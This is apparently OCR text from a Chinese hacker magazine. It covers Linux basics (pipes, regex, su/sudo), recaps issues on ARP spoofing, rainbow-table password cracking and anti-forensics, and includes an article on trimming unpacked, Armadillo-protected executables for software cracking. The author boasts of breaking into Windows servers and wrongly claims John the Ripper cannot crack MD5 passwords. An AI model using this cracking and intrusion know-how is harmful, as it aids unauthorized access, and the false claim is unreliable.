
set -e

INITSCRIPT="$(basename "$0")"
JOB="${INITSCRIPT%.sh}"

if [ "$JOB" = "upstart-job" ]; then
    if [ -z "$1" ]; then
        echo "Usage: upstart-job JOB COMMAND" 1>&2
        exit 1
    fi

    JOB="$1"
    INITSCRIPT="$1"
    shift
else
    if [ -z "$1" ]; then
        echo "Usage: $0 COMMAND" 1>&2
        exit 1
    fi
```

图3



```
root@test-desktop:~# ls
1
root@test-desktop:~# cat 1
Please fuck me,boy!
root@test-desktop:~# ln -s 1 2
root@test-desktop:~# cat 2
Please fuck me,boy!
root@test-desktop:~# ls -li
total 4
5033 -rw-r--r-- 1 root root 20 2009-11-14 16:49 1
5034 lrwxrwxrwx 1 root root  1 2009-11-14 16:50 2 -> 1
root@test-desktop:~#
```

图4

3、管道和正则表达式

管道是一个非常重要的概念，也是Linux使用者必须要了解的一个基本概念，但同时对于初学者来说管道也是不容易理解的，所以我没有把这些内容放在之前的杂志中去介绍。不过现在大家对Linux已经有了一个初步的认识，所以就极有必要给大家介绍一下管道的概念及应用了。

管道是UNIX/Linux系统中非常重要的机制，它特殊的

功能可以极大的提高命令的执行效率。管道符“|”用在命令之间，它的作用就是把前一个命令的输出当做后一个命令的输入，由于有了管道符的存在，便可以省略掉中间的临时文件，进而减少系统的开销，最主要的是减少了我们的操作量。

下面使用一个简单的例子来说明管道的作用，打开终端并在当前目录下创建6个文件，它们的文件名分别为11、111、22、222、33、333，以1、2、3开头的文件名各两个。使用ls命令查看当前目录下的这些文件，然后再执行**root@test-desktop:~# ls |grep ^1**命令，它的作用就是将ls命令的结果作为grep命令的输入，我们刚才已经介绍过了grep命令，grep是筛选命令，而其后面跟的“^1”表示的又是什么呢？在shell中，这是一个正则表达式，“^1”表示以“1”开头的文件，“^”表示以某一字符开头，“^”在这里被称为正则表达式的元字符。为了让读者能够更清楚的认识这条命令的作用，我将这条命令执行前后在终端中的回显信息整理如下：

```
root@test-desktop:~# ls
11 111 22 222 33 333
root@test-desktop:~# ls |grep ^1
11
111
root@test-desktop:~#
```

可以看到，使用命令**ls |grep ^1**只列出了以“1”开头的两个文件，这就是管道及正则表达的一个简单用法了，如图5。




图5

既然有表示以某字符开头的正则表达式元字符，那是不是也有表示以某字符结尾的正则表达式元字符呢？答案当然是肯定的，事实上正则表达式元字符的数量要比读者想到的多的多，不过都很容易记忆，我把常用的正则表达式整理如下：

匹配单字符

^ 匹配行首

比如“ll |grep ^d”，表示列出所有目录。

$ 匹配行尾

比如“ll |grep d$”，表示列出所有*d的文件。

^$ 匹配空行

[] 匹配一个范围或集合

比如“[1234a-c]xyz”，表示首字母是1到4或者a到c，后三个字母是xyz的。

比如“[^a-zA-Z]”，表示匹配任一非字母字符，“^”此时为“非”的作用。

* 匹配任意字符

\ 将下一个字符标记为一个特殊字符，或一个原义字符，或一个后向引用，或一个八进制转义符。例如'n'匹配字符"n"，'\n'匹配一个换行符，序列'\\'匹配"\"，而"\("则匹配"("。

^ 匹配输入字符串的开始位置。

$ 匹配输入字符串的结束位置。

* 匹配前面的子表达式零次或多次，例如zo*能匹配"z"以及"zoo"，*等价于{0,}。

\+ 匹配前面的子表达式一次或多次，例如'zo+'能匹配"zo"以及"zoo"，但不能匹配"z"，+等价于{1,}。

? 匹配前面的子表达式零次或一次，例如"do(es)?"可以匹配"do"或"does"中的"do"，?等价于{0,1}。

{n} n是一个非负整数，匹配确定的n次。例如'o{2}'不能匹配"Bob"中的'o'，但是能匹配"food"中的两个o。

{n,} n是一个非负整数，至少匹配n次。例如'o{2,}'不能匹配"Bob"中的'o'，但能匹配"foooood"中的所有o。'o{1,}'等价于'o+'，'o{0,}'则等价于'o*'。

{n,m} m和n均为非负整数，其中n<=m，最少匹配n次且最多匹配m次。"o{1,3}"将匹配"fooooood"中的前三个o，'o{0,1}'等价于'o?'，注意在逗号和两个数之间不能有空格。

? 当该字符紧跟在任何一个其它限制符（*、+、?、{n}、{n,}、{n,m}）后面时，匹配模式是非贪婪的。非贪婪模式尽可能少的匹配所搜索的字符串，而默认的贪婪模式则尽可能多的匹配所搜索的字符串。比如对于字符串"oooo"，'o+?'将匹配单个"o"，而'o+'将匹配所有'o'。

在第五期的内容中，我主要给大家介绍了压缩与归档的区别，这确实是一个容易让人混淆的概念，甚至于连大学的老师也不知道其中的分别。读者朋友们可不要小看了这些零碎的知识，因为知识本身就是积少成多的最好体现。在那期杂志中还有一个非常重要的内容，就是nmap扫描工具，这个工具的重要性，相信就不用我再强调一番了吧。

第六和第七期杂志的内容属于一个类别，可以放在一起来概括。在第六期的杂志中，我介绍了关于网络数据包格式

的基础知识，并使用WireShark在Ubuntu里截获并分析了一些数据包。而在第七期的内容中，我则给大家简单的介绍了Linux下的ARP欺骗和Tcpdump这款工具的简单使用方法。除了这些内容外，另外一个非常重要的内容就是su和sudo这两条命令了，su是切换帐户命令，而sudo则是以root权限执行命令。在这里我要考考大家，并对之前的内容再进行一下补充和说明。

假设我们的Ubuntu Linux中，安装系统时所创建的第一个帐号是test（这句话也就表明，test帐号具有使用sudo工具的权限），该帐号的密码也是test，我们要使用该帐号登录系统并使用sudo命令给root帐号设置一个密码，密码为root。

我们在终端中执行“su root”命令，大家都知道这条命令的作用是切换到root用户，命令执行后终端会提示我们输入密码，到此先打住，继续向下看。假如我们刚才执行的不是“su root”命令，而是“sudo -i”命令，它的作用和“su root”相同，都是将shell的会话切换到root用户。执行这条命令后，终端会提示我们输入密码，那么问题也随之而来了，刚才执行“su root”的时候，终端向我们索取密码并进行用户身份验证，而执行“sudo -i”命令也向我们要密码，两条命令都是切换到root用户，也都要求我们输入密码进行身份验证，但是大家仔细思考一下，这两个命令索要的密码是否相同呢？答案是不相同，su命令索取的密码是root用户的密码，也就是root，而“sudo -i”命令虽然也是切换到root用户，但它是通过sudo工具来实现的，所以需要的是具有执行sudo用户权限的密码，也就是test的密码，这里大家一定不要记错了。

在第八期的杂志中，我主要介绍了如何在Linux下使用虚拟机，并在虚拟机中安装Ghost版本的WindowsXP系统。其实在Linux系统中使用更多的不是我们安装的这类图形化的虚拟机，而是Vmware server一类的服务器应用虚拟机，这些知识我将在以后为大家进行详细介绍。

在第九期的杂志中，我介绍了西部传奇枪手的故事，他为了心爱的女子与新贵枪手对决，他的命运将是……咳咳，跑题了。在该期内容中，我介绍了一个非常重要的内容——WindowsNT的密码机制以及如何在Ubuntu下使用彩虹表破解Windows的密码。彩虹表的威力可不容小视啊，我入侵的所有Windows服务器，基本上都可以使用这个彩虹表干掉管理员的密码，足以见到彩虹表在实际的入侵过程中的作用。

为了与九期的内容进行呼应，在十期的杂志中我又介绍了Linux的密码机制，以及著名的剪刀手破解工具。在那期文章中我留下了一个非常重要的信息，就是著名的john虽然破解密码的速度很快，但是并不能破解使用MD5加密的密码，而我们使用的Ubuntu系统正是使用了含有MD5加密运算的密码保护机制，所以得出结论，目前的john还不可以破解Ubuntu的密码。

在第十一期的杂志中，我给大家介绍了bctool的用法，这可是著名的加密工具，最重要的是我们在网上很难找到与其相关的中文资料，那期杂志可一定要好好珍藏哦。bctool是Linux平台上的重要的反取证工具，所以如果想成为一名职业黑客的话，反取证的知识是必须掌握的。




图6




图7

到此，今年的全部内容就总结完了，最后我再补充一个小问题，我在论坛上看到有叉子说不会在Ubuntu里设置ADSL上网，这里就进行一个简单的介绍，右键单击Ubuntu桌面面板上的网络连接图标，在弹出的右键菜单中单击“编辑连接”，然后就弹出了如图6所示的窗口，在这个网络连接设置窗口中选择“DSL”，并单击右边的“Add”按钮来添加一个DSL连接，接着就出现了如图7所示的窗口，在这个DSL设置窗口中填写好ADSL上网帐号和密码然后保存，我们的网络连接设置就成功了。

文章难易度：★★★★
文章阅读点：通过对文件的优化来减小脱壳后的文件的体积

PE文件的优化

Michael

我们在破解软件时，一般都会先查壳然后再脱壳，不知大家是否注意到有些压缩壳在脱了之后文件会变得非常大，那么今天我就和大家来研究一下PE文件的优化，要用到的工具有OD、LordPE。

下面就请出我们今天的主角，一个使用穿山甲加壳后的记事本，未加壳前的记事本大小为52KB，加壳后的大小为436kb，而脱壳后的记事本大小为656KB，可以说多出了十多倍。

现在就来给它减肥（叉子们可不要这样减肥呀，O(∩_∩)O），首先使用LordPE打开未加壳的记事本，选择LordPE的“PE编辑器”，打开后选择区段，如图1，加壳前文件的区段内容如下：

节区名称	节区大小	虚拟地址	Raw_尺寸	Raw_偏移	节区属性
.text	00003FD4	00001000	00004000	00001000	60000020
.data	0000084C	00005000	00001000	00005000	C0000040
.idata	00000E02	00006000	00001000	00006000	40000040
.rsrc	00004FB8	00007000	00005000	00007000	40000040
.reloc	00000AC6	0000C000	00001000	0000C000	42000040




图1

使用同样的方法依次打开加壳后的文件区段和脱壳后的文件区段，它们的内容分别如下如示，加壳后文件的区段：

节区名称	节区大小	虚拟地址	Raw_尺寸	Raw_偏移	节区属性
.text	00004022	00001000	00000000	00000000	60000020
.data	0000083C	00006000	00000000	00000000	C0000040
.idata	00005E3C	00007000	00000000	00000000	40000040
.reloc	00000ADE	0000D000	00000000	00000000	42000040
.text1	00030000	0000E000	00014000	00001000	E0000020
.adata	00010000	0003E000	00005000	00015000	E0000020
.data1	00010000	0004E000	00006000	0001A000	C0000040
.reloc1	00010000	0005E000	00002000	00020000	42000040
.pdata	00030000	0006E000	0002A000	00022000	C0000040
.rsrc	00005000	0009E000	00005000	0004C000	40000040

脱壳后的文件区段：

节区名称	节区大小	虚拟地址	Raw_尺寸	Raw_偏移	节区属性
.text	00004022	00001000	00003FD4	00001000	60000020
.data	0000083C	00006000	0000084C	00005000	C0000040
.idata	00005E3C	00007000	00005E02	00006000	C0000040
.reloc	00000ADE	0000D000	00000AC6	0000C000	42000040
.text1	00030000	0000E000	00020000	0000D000	E0000020
.adata	00010000	0003E000	00010000	0002D000	E0000020
.data1	00010000	0004E000	00010000	0003D000	C0000040
.reloc1	00010000	0005E000	00010000	0004D000	42000040
.pdata	00030000	0006E000	00030000	0005D000	C0000040
.rsrc	00005000	0009E000	00005000	0008D000	40000040
.mackt	00001000	000A3000	00001000	00092000	E0000060

其中.rsrc是文件资源节，.mackt节是imprec修复输入表时新加的节。到这儿我们就会发现有用的节只有这一段。

节区名称	节区大小	虚拟地址	Raw_尺寸	Raw_偏移	节区属性
.text	00004022	00001000	00004022	00001000	60000020
.data	0000083C	00006000	0000083C	00005000	C0000040
.idata	00005E3C	00007000	00005E3C	00006000	C0000040
.rsrc	00005000	0009E00	00005000	0008D000	40000040
.mackt	00001000	000A3000	00001000	00092000	E0000060

其它节都是脱壳后留下的无用垃圾，所以只要将它们删除掉就可以达到减肥的效果了。具体的操作如下。

第一步：从节表中删除垃圾区段

这里需要先记下文件开始与结束位置，以便后面使用winhex删除垃圾文件，它的开始位置是0000D000，结束位置是0009E000。在上面的垃圾区段中选中后，点击右键选择“清除区段头”，如图2，依次将垃圾区段清理干净。




图2

第二步：调整节表属性

只是删除了节表项目和文件中内容还不行，还要设置好节属性，我们可以通过编程实现资源节的RVA调整，使RVA偏移等于文件偏移比较麻烦，而且.mackt存有输入表信息，很多RVA值也不好改动。不过这里我们可以使用另一种方法，就是不动它的RVA地址，只改变它的文件偏移。大家有没有发现，上一个区段的Raw_偏移＋Raw_尺寸＝下一个区段的Raw_偏移（也就是文件偏移），例如未加壳的.text区段Raw_尺寸为4000，Raw_偏移为00001000，则下一个区段（也就是.data区段）的文件偏移为00005000，以此类推，上一个区段必须与下一个区段有联系，文件偏移加尺寸所得的值取整，例如脱壳后的.text区段1000+3fd4=4fd4，取整就是5000，正好是下个区段的文件偏移。虚拟地址与其大小也是这种关系。